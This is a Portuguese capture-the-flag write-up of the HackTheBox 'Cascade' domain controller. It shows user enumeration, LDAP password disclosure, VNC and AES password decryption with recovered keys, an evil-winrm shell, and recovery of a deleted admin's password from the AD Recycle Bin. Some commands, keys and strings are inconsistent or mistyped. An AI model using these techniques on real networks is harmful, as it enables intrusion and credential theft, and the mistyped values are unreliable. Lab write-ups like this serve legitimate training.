



Cascade HackTheBox

Resolução da máquina Cascade

Máquina Medium (hackthebox.com)

by JavalimZ - 21/09/2021

Enumeração

Nmap

Como em todas as máquinas que fazemos, e como em qualquer trabalho de Pentesting, a primeira fase é a de reconhecimento. Nesta fase, iremos proceder à enumeração das portas, e de outras coisas a seguir. Para enumerar as portas da nossa máquina alvo, irei usar o **nmap**.

```
nmap -p- -n -Pn 10.10.10.182 -sS --min-rate 5000 -oG enumeration/allPorts
nmap -p53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49170 10.10.10.182 -sC -sV -Pn -oN enumeration/nmap-a.txt
```

```
(JavalimZ@kali)~/C/HackTheBox]$ sudo nmap -p- -n -Pn 10.10.10.182 -sS --min-rate 5000 -oG enumeration/allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-21 17:10 WEST
Nmap scan report for 10.10.10.182
Host is up (0.041s latency).
Not shown: 65520 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49170/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 26.58 seconds

```
(JavalimZ@kali)~/C/HackTheBox]$ extractPorts enumeration/allPorts
```

	File: /tmp/nmapTmp.txt
1	Enumeração das portas:
2	
3	[*] IP Address: 10.10.10.182
4	[*] Open Ports: 53, 88, 135, 139, 389, 445, 636, 3268, 3269, 5985, 49154, 49155, 49157, 49158, 49170
5	
6	Sugestão (copiado em clipboard): nmap -p53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49170 10.10.10.182

```
(JavalimZ@kali)~/C/HackTheBox]$ nmap -p53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49170 10.10.10.182 -sC -sV -Pn -oN enumeration/nmap-a.txt
```

```
# Nmap 7.91 scan initiated Tue Sep 21 17:23:02 2021 as: nmap -p53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49170 -sC -sV -Pn -oN enumeration/nmap-a.txt 10.10.10.182
Nmap scan report for cascade.local (10.10.10.182)
Host is up (0.041s latency).
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
dns-nsid:			
_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2021-09-21 16:23:10Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds	
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	

```

5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc           Microsoft Windows RPC
49170/tcp open  msrpc           Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-21T16:24:00
|_  start_date: 2021-09-21T16:08:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 21 17:24:39 2021 -- 1 IP address (1 host up) scanned in 97.48 seconds

```

O resultado do nmap nos indica que provavelmente estaremos enfrentando um Active Directory / Domain Controller, devido às suas portas de DNS, Samba, RPC, LDAP, Kerberos e WinRM abertas.

RDP

A primeira coisa a analisar é ver se podemos extrair nomes de usuários de domínio via RPCClient. Nesta máquina temos que especificar que queremos entrar com o usuário vazio (-U "") e sem password (-N).

```
rpcclient 10.10.10.182 -N -U ''
```

Neste ponto estamos efectivamente no modo interativo, e podemos listar os usuários via **enumdomusers**. Para extrair melhor os dados, prefiro executar diretamente os comandos em vez de entrar em modo interativo para poder receber o resultado no meu stdout normal e poder pipear os comandos com outros:

```
rpcclient 10.10.10.182 -N -U '' -c 'enumdomusers' | grep -oP '[.]*?\\' | grep -v '0x' | tr -d '[]' > contents/users
```

```

(JavaliMZ@kali)~[/C/HackTheBox]--$ rpcclient 10.10.10.182 -N -U '' -c 'enumdomusers' | grep -oP '[.]*?\\' | grep -v '0x' | tr -d '[]' > contents/users
(JavaliMZ@kali)~[/C/HackTheBox]--$ cat contents/users

```

	File: contents/users
1	CascGuest
2	arksvc
3	s.smith
4	r.thompson
5	util
6	j.wakefield
7	s.hickson
8	j.goodhand
9	a.turnbull
10	e.crowe
11	b.hanson
12	d.burman
13	BackupSvc
14	j.allen
15	i.croft

GetNPUsers.py

Agora que temos usuários de domínio, irei só adicionar usuários admin por defeito e, já que kerberos está aberto, tentar efetuar uma ataque chamado AS-REP Roasting Attack, para tentar recuperar TGT de usuário que foram criados com a opção 'Do not require Kerberos preauthentication' selecionada. Ainda preciso saber o nome do Domain Controller. Então primeiro, vou rodar um crackmapexec, guardar as informações relevantes, e a seguir usar o GetNPUsers.py para tentar recuperar TGTs.

```

crackmapexec smb 10.10.10.182
#> SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:casade.local) (signing:True)
(SMBv1:False)
echo -e "10.10.10.182\tcasade.local" >> /etc/hosts

GetNPUsers.py casade.local/ -no-pass -usersfile contents/users

```

Nenhum usuário é AS-REP Roastable... Next!

LDAPSearch

O ldapsearch é uma ferramenta que pode extrair toda a informação de todos os objectos extraíveis por LDAP, que é um protocolo de aplicação para acessar e manter serviços de informações de diretório. É por aí que, por exemplo, uma administrador de domínio cria um novo usuário local de uma máquina onde ele não está... Podemos enumerar os usuários todos, grupos, quem pertence a "x" grupo... É também esse o protocolo pelo qual a ferramenta **bloodhound-python**, já usada em outras máquina, extrai toda a informação para gerar o gráfico do bloodhound.

```

ldapsearch -x -h 10.10.10.182 -b "dc=cascade,dc=local" | grep "@cascade.local" -A 25 | grep -Ei "userPrincipalName|pass|pwd|cred|secret"

#> userPrincipalName: CascGuest@casade.local
#> userPrincipalName: arksvc@casade.local

```

```
#> userPrincipalName: s.smith@cascade.local
#> userPrincipalName: r.thompson@cascade.local
#> cascadeLegacyPwd: clk0bjVldmE=
#> userPrincipalName: util@cascade.local
#> userPrincipalName: j.wakefield@cascade.local
#> userPrincipalName: s.hickson@cascade.local
#> userPrincipalName: j.goodhand@cascade.local
#> userPrincipalName: a.turnbull@cascade.local
#> userPrincipalName: e.crowe@cascade.local
#> userPrincipalName: b.hanson@cascade.local
#> userPrincipalName: d.burman@cascade.local
#> userPrincipalName: BackupSvc@cascade.local
#> userPrincipalName: j.allen@cascade.local
#> userPrincipalName: i.croft@cascade.local
```

Temos de novo todos os usuários, mas também temos uma informação bonus! Uma palavra passe =)

```
r.thompson:clk0bjVldmE=
```

r.thompson:clk0bjVldmE=

Vamos validar a palavra passe com crackmapexec!

```
(Javal1MZ@kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.182 -u 'r.thompson' -p 'clK0bjVldmE='
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\r.thompson:clK0bjVldmE= STATUS_LOGON_FAILURE

(Javal1MZ@kali)-[~/C/HackTheBox]-$ echo clK0bjVldmE= | base64 -d
rY4n5eva

(Javal1MZ@kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\r.thompson:rY4n5eva
STATUS_LOGON_FAILURE





(Javal1MZ@kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.182 -u 'r.thompson' -p 'clK0bjVldmE='
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [-] cascade.local\r.thompson:clK0bjVldmE= STATUS_LOGON_FAILURE

(Javal1MZ@kali)-[~/C/HackTheBox]-$ echo clK0bjVldmE= | base64 -d
rY4n5eva

(Javal1MZ@kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\r.thompson:rY4n5eva

(Javal1MZ@kali)-[~/C/HackTheBox]-$ crackmapexec winrm 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
WINRM 10.10.10.182 5985 CASC-DC1 [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM 10.10.10.182 5985 CASC-DC1 [*] http://10.10.10.182:5985/wsman
WINRM 10.10.10.182 5985 CASC-DC1 [-] cascade.local\r.thompson:rY4n5eva

(Javal1MZ@kali)-[~/C/HackTheBox]-$ crackmapexec smb 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva' --shares
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\r.thompson:rY4n5eva
SMB 10.10.10.182 445 CASC-DC1 [+] Enumerated shares
SMB 10.10.10.182 445 CASC-DC1
Share Permissions Remark
-----
SMB 10.10.10.182 445 CASC-DC1 ADMIN$ Remote Admin
SMB 10.10.10.182 445 CASC-DC1 Audit$
SMB 10.10.10.182 445 CASC-DC1 C$ Default share
SMB 10.10.10.182 445 CASC-DC1 Data READ
SMB 10.10.10.182 445 CASC-DC1 IPC$ Remote IPC
SMB 10.10.10.182 445 CASC-DC1 NETLOGON READ Logon server share
SMB 10.10.10.182 445 CASC-DC1 print$ READ Printer Drivers
SMB 10.10.10.182 445 CASC-DC1 SYSVOL READ Logon server share

(Javal1MZ@kali)-[~/C/HackTheBox]-$




```

Em primeira instância, a password não funciona... mas o seu formato é típico de dados criptografado em base64...

```
r.thompson:rY4n5eva
```

r.thompson:rY4n5eva

PrivEsc

SMBClient

Temos credenciais válidas. Agora com essas novas credenciais podemos aceder ao conteúdo partilhado por Samba

Podemos ver 4 recursos compartilhados. Vamos dar uma vista de olhos á pasta Data

```
smbclient \\\10.10.10.182\Data -U 'r.thompson%rY4n5eva'

#> Try "help" to get a list of possible commands.
#> smb: \> dir
#> .                D           0 Mon Jan 27 03:27:34 2020
#> ..               D           0 Mon Jan 27 03:27:34 2020
#> Contractors      D           0 Mon Jan 13 01:45:11 2020
#> Finance          D           0 Mon Jan 13 01:45:06 2020
#> IT               D           0 Tue Jan 28 18:04:51 2020
#> Production       D           0 Mon Jan 13 01:45:18 2020
#> Temps           D           0 Mon Jan 13 01:45:15 2020
#>
#>                  13106687 blocks of size 4096. 8163940 blocks available
#> smb: \>
```

smbclient permite ver os recursos em modo interativo. Vemos que são várias pastas. Como não há muitas coisas, e o conteúdo também não é grande, vou descarregar tudo de uma vez só

```
smb: \> prompt off
smb: \> recurse on
mget *
```

Existem 2 ficheiros interessantes: - "IT/Email Archives/Meeting_Notes_June_2018.html" - "IT/Temp/s.smith/VNC Install.reg"

O ficheiro html contem informações de que existiu um usuário temporário de nome "TempAdmin" com uma nota (password is the same as the normal admin account password). Se por alguma razão conseguirmos obter a palavra passe se TempAdmin, provavelmente será a mesma de Administrator...

Ficheiro Meeting_Notes_June_2018.html

```
From: Steve Smith
To: IT (Internal)
Sent: 14 June 2018 14:07
Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the Best GPO competition will be announced on Friday so get your submissions in soon.

Steve
```

Na pasta IT/Temp/s.smith, o arquivo VNC contém uma password em hexadecimal.

"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f

```
dos2unix VNC\ Install.reg
cat VNC\ Install.reg | grep 'Password' | tr -d ',' | awk -F ":" '{print$2}'
#> 6bcf2a4b6e5aca0f
echo ${cat VNC\ Install.reg | grep 'Password' | tr -d ',' | awk -F ":" '{print$2}'} | xxd -ps -r
#> k*KnZ
```

Não parece ser a password... e se tentarmos validar com crackmapexec, não corresponde a nenhum usuário. VNC encripta a palavra passe. Mas com uma pequena pesquisa, dá para se encontrar na net com descriptar...

```
echo ${cat VNC\ Install.reg | grep 'Password' | tr -d ',' | awk -F ":" '{print$2}'} | xxd -ps -r | openssl enc -des-cbc --nopad --nosalt -K
e84ad660c4721ae0 -iv 0000000000000000 -d
#> sT333ve2
```

Agora sim! parece uma password

s.smith:sT333ve2

```
(JavaliMZ@kali)~[/C/H/contents]-$ crackmapexec winrm 10.10.10.182 -u 's.smith' -p 'sT333ve2'
WINRM 10.10.10.182 5985 CASC-DC1 [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM 10.10.10.182 5985 CASC-DC1 [*] http://10.10.10.182:5985/wsman
WINRM 10.10.10.182 5985 CASC-DC1 [+] cascade.local\s.smith:sT333ve2 (Pwn3d!)

(JavaliMZ@kali)~[/C/H/contents]-$ crackmapexec smb 10.10.10.182 -u 's.smith' -p 'sT333ve2'
SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB 10.10.10.182 445 CASC-DC1 [+] cascade.local\s.smith:sT333ve2
```

```
(JavaliMZ@kali)~[/C/H/contents]-$ smbmap -H 10.10.10.182 -u 's.smith' -p 'sT333ve2'
[+] IP: 10.10.10.182:445 Name: cascade.local
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
Audit\$	READ ONLY	
C\$	NO ACCESS	Default share
Data	READ ONLY	
IPC\$	NO ACCESS	Remote IPC
NETLOGON	READ ONLY	Logon server share
print\$	READ ONLY	Printer Drivers
SYSVOL	READ ONLY	Logon server share

s.smith tem acesso a mais uma pasta, a pasta Audit\$. Vamos ver o que há lá e descarregar tudo se for viável devido ao peso.

sqlite3

No recurso Audit\$ compartilhado a nível de rede, existem binários.exe, dlls e uma base de dados. Podemos ver rapidamente a base de dados com sqlite3

```
sqlite3 Audit.db
sqlite> .tables
#> DeletedUserAudit  Ldap  Misc
sqlite> select * from DeletedUserAudit;
#> 6|test|Test
#> DEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d|CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
#> 7|deleted|deleted guy
#> DEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef|CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local
#> 9|TempAdmin|TempAdmin
#> DEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a|CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local
sqlite> select * from Ldap;
#> 1|ArkSvc|BQ0515Kj9MdErXx6Q6AG0w==|cascade.local
```

ArkSvc está na nossa lista de usuários. O dado encriptado em base64 poderá ser a palavra pass...

```
echo BQ0515Kj9MdErXx6Q6AG0w== | base64 -d
#> D|zC;
```


Parece que não está em texto claro!! Mas também não sabemos como foi criptografado... não é como o VNC, que sempre criptografa as suas palavras passas da mesma maneira à anos... Temos que encontrar como foi criptografado. Isto vem de uma base de dados, que está na mesma pasta que um programa desconhecido e o seu dll (aparentemente): CascAudit.exe e CascCrypto.dll. Pelos nomes, isto é promissor...

dotPeek (JetBrains)


O dotPeek é um descompilador de código baseado em .NET. E como sei que esse programa funciona?

```
file CascAudit.exe
#> CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

Com a utilidade **"file"**, vemos que é um executável Windows feito em Mono/.Net assembly. Portanto, é provável que funcione



Vemos que, na linha 39, o programa conecta-se à base de dados, como prevíamos. E na linha 46, percebemos que a string EncryptedString é a tal palavra que encontramos com o sqlite3. A seguir na linha 49, o programa tenta decryptar a palavra passe. Essa função "**Crypto.DecryptString(EncryptedString, "c4scadek3y654321")**" está a ser importada do CascCrypto.dll



Na linha 39 do Crypto.cs é que está definido a função "**DecryptString**". E daí já vemos muitas informações.

- Crypto.DecryptString(EncryptedString, "c4scadek3y654321"); (MainModule.cs)
- O trabalho de descriptação parte daí
- public static string DecryptString(string EncryptedString, string Key);
- Isto é o nome da função, e os seus argumentos. A Key usada foi a que está em cima em texto claro ("c4scadek3y654321")
- byte[] buffer = Convert.FromBase64String(EncryptedString);
- Confirma-se que a palavra passe que encontramos na base de dados está em base64, pois o programa está a descodificar antes de tratá-lo
- Aes aes = Aes.Create();
- Aes é um tipo de criptografia de dados...
- Aes é amplamente usado por ser um tipo de criptografia virtualmente inquebrável, que levaria vidas inteiras para decifrá-la por brute force... Mas com o código fonte, a coisa muda...
- aes.IV = Encoding.UTF8.GetBytes("ItdyjCbY1Ix49842");
-
- aes.Mode = CipherMode.CBC;
- O método de codificação usado é o CBC cipher
- aes.Key = Encoding.UTF8.GetBytes(Key);
- confirma-se da situação da Key ser "c4scadek3y654321"

Resumo: - AES - Key == "c4scadek3y654321" - IV == "1tdyjCbY1Ix49842" - Mode == "CBC"

Decrypt Password

Agora é só decifrá-lo. Isto claramente não vou fazer com uma calculadora (de uma não sei como se faz, e não deve ser fácil lol). Para isso existe ferramentas online, e programas diversos no github. Vou usar uma ferramenta online. o **CyberChef**. é só procurar as "operations", por o input e guardar o Output

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

AES Decrypt

Key

c4scadek3y654321

UTF8

IV

1tdyjCbY1Ix49842

UTF8

Mode

CBC

Input

Raw

Output

Raw

STEP

BAKE!

☒

Auto Bake

Input

BQ0515Kj9MdErXx6Q6AG0w==

Output

w3lc0meFr31nd

arksvc:w3lc0meFr31nd

Sempre verificar a palavra passe com crackmapexec

```
crackmapexec smb 10.10.10.182 -u 'arksvc' -p 'w3lc0meFr31nd'

#>  SMB      10.10.10.182    445    CASC-DC1    [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
#>  SMB      10.10.10.182    445    CASC-DC1    [+] cascade.local\arksvc:w3lc0meFr31nd

crackmapexec winrm 10.10.10.182 -u 'arksvc' -p 'w3lc0meFr31nd'

#>  WINRM     10.10.10.182    5985    CASC-DC1    [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
#>  WINRM     10.10.10.182    5985    CASC-DC1    [*] http://10.10.10.182:5985/wsman
#>  WINRM     10.10.10.182    5985    CASC-DC1    [+] cascade.local\arksvc:w3lc0meFr31nd (Pwn3d!)
```

Temos capacidade de entrar na máquina via evil-winrm!

PrivEsc

```
(JavalimZ@kali) [/C/H/c/I/Email Archives] - $ evil-winrm -i 10.10.10.182 -u 'arksvc' -p 'w3lc0meFr3lnd'
```

```
Evil-WinRM shell v3.3
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami
```

```
cascade\arksvc
```

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /priv
```

```
PRIVILEGES INFORMATION
```

```
=====
```

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /groups
```

```
GROUP INFORMATION
```

```
=====
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share	Alias	S-1-5-21-3332504370-1206983947-1165150453-1138	Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT	Alias	S-1-5-21-3332504370-1206983947-1165150453-1113	Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\AD Recycle Bin	Alias	S-1-5-21-3332504370-1206983947-1165150453-1119	Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users	Alias	S-1-5-21-3332504370-1206983947-1165150453-1126	Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level	Label	S-1-16-8448	

```
*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

A ultima fase para escalar privilégios até administrador é a seguinte: Este usuário está no grupo "CASCADE\AD Recycle Bin". Isto permite ver todos os objectos do active directory que foram removidos. Isto inclui o tal usuário TempAdmin, cuja a sua password poderá ser a mesma do que a do Administrator.

Para reaver todos os objectos removidos, basta uma linha de comando...

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```

Á resposta deste comando nesta máquina não é muito grande... mas normalmente é enorme. Por isso, recomendo exportar para um ficheiro, fazer o download deste para a nossa maquina, e fazer um grep por "LegacyPwd e CanonicalName"

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties * > output.txt
```

Pelo evil-winrm, é possível fazer download e upload directamente com a ferramenta:

```
download "C:\Users\arksvc\Documents\output.txt"
```

```
# kali
```

```
cat output.txt | grep -Ei "Legacypwd|canonicalName"
```

```
#> CanonicalName      : cascade.local/Deleted Objects
```

```
#> CanonicalName      : cascade.local/Deleted Objects/CASC-WS1
```

```
#> CanonicalName      : cascade.local/Deleted Objects/Scheduled Tasks
```

```
#> CanonicalName      : cascade.local/Deleted Objects/{A403B701-A528-4685-A816-FDEE32BDDCBA}
```

```
#> CanonicalName      : cascade.local/Deleted Objects/Machine
```

```
#> CanonicalName      : cascade.local/Deleted Objects/User
```

```
#> CanonicalName      : cascade.local/Deleted Objects/TempAdmin
```

```
#> cascadeLegacyPwd   : YmFDVDNyMwFOMDBkbGVz
```

O último objecto cascade.local/Deleted Objects/TempAdmin tem como password logo abaixo YmFDVDNyMwFOMDBkbGVz (que me parece ser base64 também, mesmo não existindo um "=" ou dois "==" no final)

```
echo YmFDVDNyMwFOMDBkbGVz | base64 -d
```

```
#> baCt3r1aN00dles
```

